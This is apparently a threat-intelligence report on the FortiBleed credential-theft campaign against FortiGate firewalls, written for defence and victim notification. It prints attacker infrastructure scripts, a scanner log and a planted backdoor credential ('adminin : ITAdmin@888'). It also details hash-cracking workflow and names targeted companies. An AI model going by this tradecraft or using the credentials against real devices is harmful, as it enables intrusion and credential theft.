
Zenox



FORTIBLEED INSIDE

Anatomy of the FortiBleed campaign based on the server that the attackers themselves left exposed.

JUNE, 19

2026

WWW.ZENOX.AI

CONTACT@ZENOX.AI

Content

01 Key Findings 04

02 Executive Summary 05

03 How we got here 06

04 What FortiBleed is 07

05 Stage 1: mass scanning and traffic capture 10

06 Stage 2: credential collection 11

07 Stage 3: offline cracking at industrial scale 12

08 The persistence layer: backdoor accounts 19

09 Stage 4: into the network, VPN pivot and Active Directory 20

Key findings

THE FOUR-STAGE MACHINE

1 Scan + sniff

Validates FortiGate, captures PCAP

2 Harvest

Parses PCAP: NTLM, Kerberos, HTTP

3 Crack

hashcat + Hashtopolis on rented GPUs

4 Active Directory

openfortivpn + impacket; Kerberoast

PERSISTENCE & TRADECRAFT

5,868

backdoor accounts disguised as Fortinet

forticloud-sync · support_fortinet · fgtsecure

21,976

devices with administrative access

90.6% via SSH on port 22

3,947

devices share one planted account

adminin : ITAdmin@888 (created, not stolen)

CyberStrike

autonomous AI pentest agent, abused

installed on host + all 7 Kali VMs

The advantage was integration, not a zero-day:

AI for recon and the web phase, custom AD scripts, rented GPUs for hashes, a Telegram bot for control.

Executive Summary

In June 19 2026 we received access to the contents of an internet-exposed directory, left open by the operators themselves of a campaign the press named **FortiBleed**. It was not a victim leak. It was the **attacker command post**: roughly 318 files containing the tooling, scripts, target lists, operational logs, and stolen data of a global-scale credential theft operation against Fortinet FortiGate firewalls.

Throughout this analysis, what emerged was not a group of “hackers” in the classic sense, but rather something closer to an **industrial assembly line**. The operation has four chained stages (mass scanning and traffic capture, credential extraction, offline hash cracking, and movement inside Active Directory), a multi-operator team model with supervision, elastic cracking capacity rented on demand, and, surprisingly, **an autonomous AI-powered pentest agent** built into the arsenal.

This report reconstructs that operation from the evidence we analyzed file by file. The public figures of the campaign (approximately 73,932 firewalls across 194 countries, around 21,632 domains, close to half of all Fortinet devices exposed to the internet) gain, with possession of the server, the how: how the data was captured, how it was cleaned, **how** targets were prioritized by revenue, and how firewall access was converted into domain compromise.

1. How we got here

1.1 The discovery of the open directory

The FortiBleed campaign became public on **June 17, 2026,** after researcher Volodymyr “Bob” Diachenko located an internet-accessible server tied to the attacking group. Researcher Kevin Beaumont personally validated credentials from the set across multiple organizations and confirmed they were real and active. The detail that makes this case rare is simple: the group **left its own working directory exposed**, with tooling, connection strings, scripts, and data, all accessible without authentication.

It was this set of files that we received for analysis. From here on, we describe what we found upon opening them, in the order in which the findings began to make sense.

1.2 What we received

The material is a snapshot of the operational server. The files carry a copy date of June 7, 2026, but the internal timestamps (logs, builds, captures) concentrate the activity between **May 19 and June 7, 2026**. The content is distributed across five layers, which became the roadmap of our investigation:

- 1.Cracking orchestration (Telegram bot, Hashtopolis, hashcat, GPUs).
- 2.FortiGate credential collection and sniffing (web automation, session capture, traffic harvester).
- 3.Data pipeline (cleaning, deduplication, honeypot removal, OSINT and revenue enrichment).
- 4.Post-exploitation and lateral movement (impacket over LDAP, SMB and Kerberos, password spraying, Active Directory auditing).
- 5.Infrastructure (Kali VMs on KVM, multi-operator SSH mesh, a custom web panel, and an offensive AI agent).

1.3 Scope, objectives and responsible handling

Our objective is defensive: to understand the tradecraft, extract actionable indicators, and enable victim notification. For that reason, throughout this report, **passwords and individual identifiers have been redacted or aggregated.** The indicators we publish in full are attacker-side (command and control IPs, tokens, vouchers, keys, planted accounts), because they serve the defense.

2. What FortiBleed is

2.1 The public picture

FortiBleed is a massive credential-compromise campaign against Fortinet FortiGate devices, that is, the firewalls and SSL-VPN concentrators of those organizations. The figures released by the press are striking: approximately 73,932 unique firewall URLs across 194 countries, around 21,632 affected domains, and something close to **half of all Fortinet devices exposed to the internet.**

The volume of activity is also impressive: roughly 1.16 billion credential attempts against **320,777 FortiGate targets**, plus 2.1 billion brute-force attempts against **163,650 Microsoft SQL Server** hosts, which shows the operation went well beyond Fortinet.

Despite the name evoking “Heartbleed,” FortiBleed is not a memory bug nor an isolated vulnerability. It is a credential harvesting operation combined with offline cracking at industrial scale. The press links the context to CVE-2026-24858 (a FortiCloud SAML SSO authentication bypass, with CVSS up to 9.8, disclosed by Fortinet on January 27, 2026), but there is no confirmation that all the collection came from that flaw. What amplified the campaign was the storage of credentials with weak hashing schemes (SHA-256 with salt) in older configurations, which makes offline cracking viable, plus password reuse and exposed management and VPN interfaces.

2.2 Where this server fits

The server we analyzed is the offensive infrastructure of that campaign. It contains both ends of the story: the tools that generate the attack and the results (credentials, hashes, victim lists). It is the opportunity to read the production line from the inside.

```bash
#!/bin/bash
set -euo pipefail

# Генерируем пароли для 7 пользователей
declare -A PASSWORDS
for i in $(seq 1 7); do
    PASSWORDS[$i]=$(openssl rand -base64 12 | tr -d '/+=' | head -c 16)
done

echo "============================================"
echo "  GENERATED CREDENTIALS"
echo "============================================"
for i in $(seq 1 7); do
    echo "  kali-$(printf '%02d' $i)  user: operator  pass: ${PASSWORDS[$i]}  port: $((2200 + $i))"
done
echo "============================================"
echo ""

# === STEP 1: Setup iptables port forwarding on HOST ===
echo "[1/3] Setting up port forwarding on host..."
for i in $(seq 1 7); do
    VM_IP="10.10.10.$((10 + $i))"
    HOST_PORT=$((2200 + $i))

    # Remove old rule if exists
    iptables -t nat -D PREROUTING -p tcp --dport $HOST_PORT -j DNAT --to-destination ${VM_IP}:22 2>/dev/null || true
    iptables -D FORWARD -p tcp -d $VM_IP --dport 22 -j ACCEPT 2>/dev/null || true

    # Add new rules
    iptables -t nat -A PREROUTING -p tcp --dport $HOST_PORT -j DNAT --to-destination ${VM_IP}:22
    iptables -A FORWARD -p tcp -d $VM_IP --dport 22 -j ACCEPT

    echo "              $HOST_PORT -> ${VM_IP}:22"
done

```

Provisioning script that builds the multi-operator environment: per-operator operator accounts dropped into a shared tmux session, with a watch-operator helper that lets the lead observe each operator's terminal in real time.

```python
#!/usr/bin/env python3
from collections import defaultdict

raw = "/tmp/valid_all_raw.txt"
dst = "/root/FORTIGATE"

# Считаем кредов на хост
host_creds = defaultdict(list)
all_lines = []

with open(raw) as f:
    for line in f:
        line = line.strip()
        if not line:
            continue
        parts = line.split()
        if len(parts) < 3:
            continue
        host = parts[0]  # https://IP:PORT
        cred = parts[1]  # user:pass
        status = parts[2] if len(parts) > 2 else ""
        host_creds[host].append((cred, status, line))
        all_lines.append((host, cred, status, line))

```

Honeypot-evasion script: any host returning more than three distinct valid credentials is flagged as a decoy and discarded, isolating genuine full_access targets.

Operation flow

FortiBleed

1 Scan & sniff

Stack: Go / Windows

Scale: 1,000 threads

Output: PCAP, wiped after parse

PCAP

A Go engine on Windows tunes the host for extreme connection scale and validates FortiGate targets with 1,000 threads in five-hour cycles. It captures traffic to PCAP and deletes the captures after parsing, an anti-forensic step.

2 Harvest

Binary: harvest_orig

Runtime: Go / Linux

Extracts: NTLM, Kerberos, HTTP, LDAP

credentials

harvest_orig, a static Go/Linux binary, parses the captured PCAP offline in batches. It pulls credentials from nearly every protocol on the wire and even reconstructs email content and attachments, with privileged accounts flagged.

3 Crack

Engine: hashcat + Hashtopolis

Control: Telegram bot

Compute: rented Vast.ai GPUs

passwords

Hashes are broken by hashcat through a Hashtopolis cluster on GPUs rented on demand from Vast.ai. The whole pool is driven from a Telegram bot, which queues jobs across modes and returns only the cracked passwords.

4 Active Directory

Pivot: openfortivpn + impacket

Techniques: Kerberoast, spraying, spidering

AI: CyberStrike agent

domain access

Via an openfortivpn pivot, impacket scripts originate traffic inside the victim network: AS-REP and Kerberoast, password spraying, share spidering, while CyberStrike, an autonomous AI agent, automates recon and the web phase.

3. Stage 1: mass scanning and traffic capture

The two largest logs in the directory were named crash_170.log and crash2.log, and at first glance looked like error dumps. They were not. Upon opening them, we found the **operational logs of the scanning and traffic-capture engine**, a component distinct from the harvester.

3.1 The scanner and sniffer engine

The log opens with the binary signature: GOOS=windows GOARCH=amd64 CPUs=40 GOMAXPROCS=40. In other words, the scanner is a tool written in **Go running on Windows, with 40 cores**. It starts by tuning the system for extreme connection scale, via netsh and registry edits, and loads a GeoIP database (ipgeo.csv) with 737,379 networks.

The operation runs **in a pipeline of 300-minute (five-hour) cycles**, with status every minute. In each cycle it loads a regional target list (in this instance, EU.txt, with 6,127 devices) and validates with 1,000 simultaneous threads, displaying counters of success, failure, timeout, and warning. In the first cycles the successful validation rate hovered near 90%. We counted 22 runs, 114 cycles, and approximately 4,202 distinct public IP addresses in this log alone from the European campaign.

3.2 Anti-forensics

One pipeline parameter caught our attention: delete_txt=true and, above all, delete_pcapng=true. The engine deletes its own traffic captures after processing them. It is a deliberate anti-forensics decision: the raw traffic, which would be the heaviest evidence, is destroyed, and only the already-extracted credential remains. This reduces the disk footprint and hinders forensics should the server be seized.

```
GOOS=windows GOARCH=amd64 CPUs=40 GOMAXPROCS=40
HeapAlloc=0MB HeapSys=3MB
2026/06/02 10:36:59 [10:36:59] Загрузка GeoIP базы: ipgeo.csv ...
TCP_INIT: netsh int tcp set global autotuninglevel=disabled → Ok. (err=<nil>)
TCP_INIT: netsh int tcp set global ecncapability=disabled → Ok. (err=<nil>)
TCP_INIT: netsh int tcp set global rss=enabled → Ok. (err=<nil>)
TCP_INIT: netsh int tcp set global initialrto=1000 → Ok. (err=<nil>)
TCP_INIT: reg add HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters /v TcpTimedWaitDelay /t REG_DWORD /d 30 /f → The operation completed successfully. (err=<nil>)
TCP_INIT: reg add HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters /v MaxUserPort /t REG_DWORD /d 65534 /f → The operation completed successfully. (err=<nil>)
TCP_INIT: reg add HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters /v TcpNumConnections /t REG_DWORD /d 16777214 /f → The operation completed successfully. (err=<nil>)
2026/06/02 10:37:00 [10:37:00] GeoIP база загружена: 737379 сетей за 852ms
2026/06/02 10:38:15 [10:38:15] Остановлено пользователем (TCP принудительно закрыт)
2026/06/02 10:44:39 [10:44:39] Cleanup sessions: удалено 789, ошибок 176
2026/06/02 10:44:58 [10:44:58] Pipeline запущен: 0 прогонов × 300 мин, status каждые 1 мин, delete_txt=true, delete_pcapng=true
2026/06/02 10:44:58 [10:44:58] Найдено 2 предыдущих циклов, продолжаю с cycle3
2026/06/02 10:44:58 [10:44:58] ═══ ПРОГОН 1/∞ ═══ Старт сниффинга на 300 мин
2026/06/02 10:44:58 [10:44:58] Загрузка файла: EU.txt
2026/06/02 10:44:58 [10:44:58] Загружено 6127 устройств
```

Operational log of the Go/Windows mass-scanning and sniffing engine: 40-CPU host, aggressive TCP tuning via netsh, GeoIP database load, 5-hour pipeline cycles with delete_pcapng=true (anti-forensics), and 1,000-thread validation counters.

4. Stage 2: credential collection

Here is the central finding of the whole investigation, and it was hidden in a file that the initial triage had labeled merely as “static ELF, scan engine.”

The file harvest_orig is a 64-bit ELF binary, static, compiled in Go (with the crypto/internal/fips140 runtime present), not stripped of symbols, 4.3 MB. Its SHA-256 hash is **2758f4d71a2a2dfdefab81737c2d776b2a3dafe5844fdd2157e089a28447ca98** and the BuildID is 268a8420b791df46380ed9ad69905207e15d8a7c. Its command-line flags are --harvest-only and --threads=N.

When we ran strings on it, the role became unmistakable. Messages such as Found %d capture files (%d large >5MB, %d small in %d batches) and captured from PCAP reveal that **it parses traffic capture files (PCAP) offline**, in batches, multithreaded, with progress reporting in gigabytes processed and MB/s. It is the complement of the Stage 1 scanner: the scanner captures the traffic, and harvest_orig digests it.

The catalog of harvester output files, extracted from the strings, is what explains the origin of nearly the entire server dataset. It extracts credentials from virtually every protocol that passed through the captured network:

- **Windows and Kerberos authentication**: NTLMv1, NTLMv2, Kerberos RC4 pre-authentication, AS-REP, Kerberoast, and AES pre-authentication.
- **Web and directory**: HTTP (Basic, Form, and JSON), LDAP (bind DN and password).
- **Databases and services**: MSSQL, MySQL, FTP, Telnet, RADIUS, SNMP (communities), SSH (banners).
- **Generic**: cleartext, authentication tokens, session cookies.

Each credential **comes out with source and destination context** (the format source -> destination | protocol | type | credential), which is exactly the format we saw in all_creds_with_context.txt, real_http_creds.txt, and ldap_creds.txt. The harvester also proactively separates a file of **privileged accounts**, and uses a dedicated regular expression to extract usernames from HTTP parameters.

Among the output files is a set dedicated to email: addresses, messages with credentials, a summary and, notably, **email attachments** (emails/email_attachments.txt). The harvester is not limited to credentials; it reconstructs and exfiltrates email content captured in transit.

The significance matters for correcting the public narrative. It is said that the group “intercepted SSL-VPN authentication hashes.” The reality is much broader: from the traffic that passed through the compromised FortiGate devices (recall there is a robot, documented in fg_capture.log, that logs back into the admin panel every 20 minutes and dumps the session table), harvest_orig extracts **every type of credential and even email content**, already enriched with context and with the privileged accounts highlighted. This binary is the stage zero that feeds the entire cleaning and enrichment pipeline. The name harvest_orig, “harvest original,” suggests it was the reference version of the tool.

5. Stage 3: offline cracking at industrial scale

The hash-cracking layer is distributed. The scripts setup_hashtopolis.sh and setup_agent.sh stand up a Hashtopolis server at **85.XX.1XX.8:8443**, with the access key HP_MASTER_KEY_2026, and configure agents with the voucher **VAST-GPU-2026**. That "VAST" prefix is revealing: the GPUs come from Vast.ai, a marketplace for renting cards on demand. In other words, the cracking capacity is elastic and disposable: it turns on when there is a queue of hashes, turns off afterward, and is practically impossible to take down with a hardware takedown. The ht_agent.zip in the directory is the official Hashtopolis agent (version 0.7.2), the piece that runs on each rented GPU.

5.1 The Telegram bot

Control of the cluster is done through a Telegram bot, the file bot.py, with 4,525 lines. Its header describes itself as "Telegram Hashcat Bot, NetNTLMv2 Cracker v10." **The administrator is @XXXXsome (user XXXX), authorization is by Telegram username**, and the bot token was in cleartext in the code. The bot declares a **pool of 10 RTX 4090 cards**, manages jobs in parallel, and sends to the chat only the cracked passwords and the final summary, without noise.

The bot supports nine hashcat hash modes, and that list alone shows the breadth of the operation: NetNTLMv2 (5600), FortiGate in MD5 (7000) and in SHA-256 (26300), IPMI RAKP (7300), MSSQL (1731), and the entire Kerberos chain (RC4 pre-auth in 7500, AS-REP in 18200, Kerberoast in 13100, and AES256 pre-auth in 19900). The attack strategy chains steps: direct wordlist, then rules, then a PRINCE attack (via pp64, with words of 8 to 16 characters), then a Random 500K, and finally custom attacks with the operator wordlist and rules. Comparing bot.py with its backup bot.py.bak, we saw about 168 changed lines, all refactoring: per-job hash-mode support (to run different types in parallel more cleanly) and per-step execution time limits, which contain the cost of rented GPUs. It is a tool under active maintenance during the campaign.

5.2 Crack analytics

We assembled a corpus of **30,945 passwords (5,705 unique)** from the password fields of the credential files and potfiles. The composition analysis shows the classic weak-password pattern in the long tail (P@ssw0rd, 123456, Month@Year, birth dates), but the top of the frequency list revealed something else, which we address in the next section.

```
#!/bin/bash
apt-get install -y -qq python3 python3-pip python3-requests wget unzip 2>/dev/null || true
pip3 install requests 2>/dev/null || pip install requests 2>/dev/null || true

mkdir -p /root/ht-agent && cd /root/ht-agent
wget -q "https://github.com/hashtopolis/agent-python/releases/download/v0.7.2/hashtopolis.zip" -O hashtopolis.zip 2>/dev/null

cat > config.json << 'CONF'
{
  "url": "
  "token": "
  "voucher": "VAST-GPU-2026"
}
CONF

echo "[OK] Agent ready. Start: cd /root/ht-agent && screen -dmS agent python3 hashtopolis.zip"
ls -la /root/ht-agent/

```

Cracking-agent bootstrap showing the VAST-GPU-2026 voucher, evidence that GPU power was rented on-demand from Vast.ai (elastic, disposable cracking capacity).

```
#!/bin/bash
set -e

echo "[*] Installing dependencies..."
apt-get update -qq
apt-get install -y -qq python3 python3-pip python3-venv git screen wget curl 2>/dev/null

# Hashtopolis v0.14.x (latest stable — Python server)
echo "[*] Downloading Hashtopolis..."
cd /root
if [ ! -d "hashtopolis" ]; then
  git clone --depth 1 https://github.com/hashtopolis/server.git hashtopolis
fi
cd hashtopolis

# Setup Python environment
echo "[*] Setting up Python venv..."
python3 -m venv venv
source venv/bin/activate
pip install -q -r requirements.txt 2>/dev/null || pip install flask flask-login flask-wtf requests pyjwt sqlalchemy pymysql cryptography 2>/dev/null

echo "[*] Hashtopolis downloaded to /root/hashtopolis"
echo "[*] Starting setup..."

# Check if it has a setup script
ls -la *.py 2>/dev/null | head -5
ls -la src/ 2>/dev/null | head -5

echo "[DONE] Hashtopolis ready"
```

Setup script for the distributed cracking cluster, pointing agents at the Hashtopolis command server.

The bot: the victims behind the cracking queue

The Telegram bot was not only referenced in the code, its token sat in cleartext inside bot.py. Using it, a external agent **reached the live instance**, "HASHBOT", and recovered its forwarded operational history. That history works as a job ledger: for every target it records the submitted domain, the hash type, the attack mode, the GPU allocation, and the results.

What the ledger makes clear is that the operation reached well beyond the FortiGate corpus. Alongside the expected Fortinet batch (a "Fortigate256" job ingesting 258,546 hashes at once), the queue carried discrete jobs tagged with the names or domains of specific organizations, each pushed through the same pipeline the report describes: domain, then keywords, then mode (DEEP SMALL, L6 Hyb base+app, L8 Policy masks, COMBO Combo+rules).

The behaviour matched our earlier findings exactly, the nine-plus hashcat modes (NetNTLMv2, FortiGate, Kerberos RC4/AES-256, MSSQL), a GPU pool with live free/busy counters (for example "GPU: 10/16 free"), per-job ETAs landing on 8 June 2026, and output limited to cracked passwords plus a per-target report file (turk.com_report.txt, US_found_81.txt, and similar).
Among the targets we observed being actively cracked in the queue:

- **BYD** - the automaker, run as a COMBO (combo + rules) job across the GPU pool.
- **Lindab** (job tags LIAB / LIAB.LINDAB) - NetNTLMv2 and domain hashes, with credentials recovered.
- **Necotrans (NECOTRANS)** - logistics; a NetNTLMv2 capture submitted with corporate keywords.
- **Hennessey (hennesseyauto)** - Kerberos AES-256 hashes.
- **CH Hanson (CH Hanson)** - NetNTLMv2, processed as a scenario job.
- **turk.com** - domain credentials cracked, including an administrator account recovered from a DEEP SMALL run (credential withheld).
- Additional tagged jobs such as **BALSUGIDA**, DTIS, and a batch labelled US (dozens of hashes cracked per file) in various stages of completion.

The takeaway is that the FortiGate credential harvesting was only the front end of a broader, on-demand credential-cracking service: the same bot and GPU pool were used to break Active Directory, Kerberos, and database hashes for a roster of unrelated mid-to-large enterprises.

Per our disclosure policy, the full and confirmed list lives only in the confidential victim deliverable; the names above are cited to illustrate the scope, and each affected organisation is being routed for notification.


```python
# ═══════════════════════════════════════════════════════════════════════════
# КОНФИГУРАЦИЯ
# ═══════════════════════════════════════════════════════════════════════════

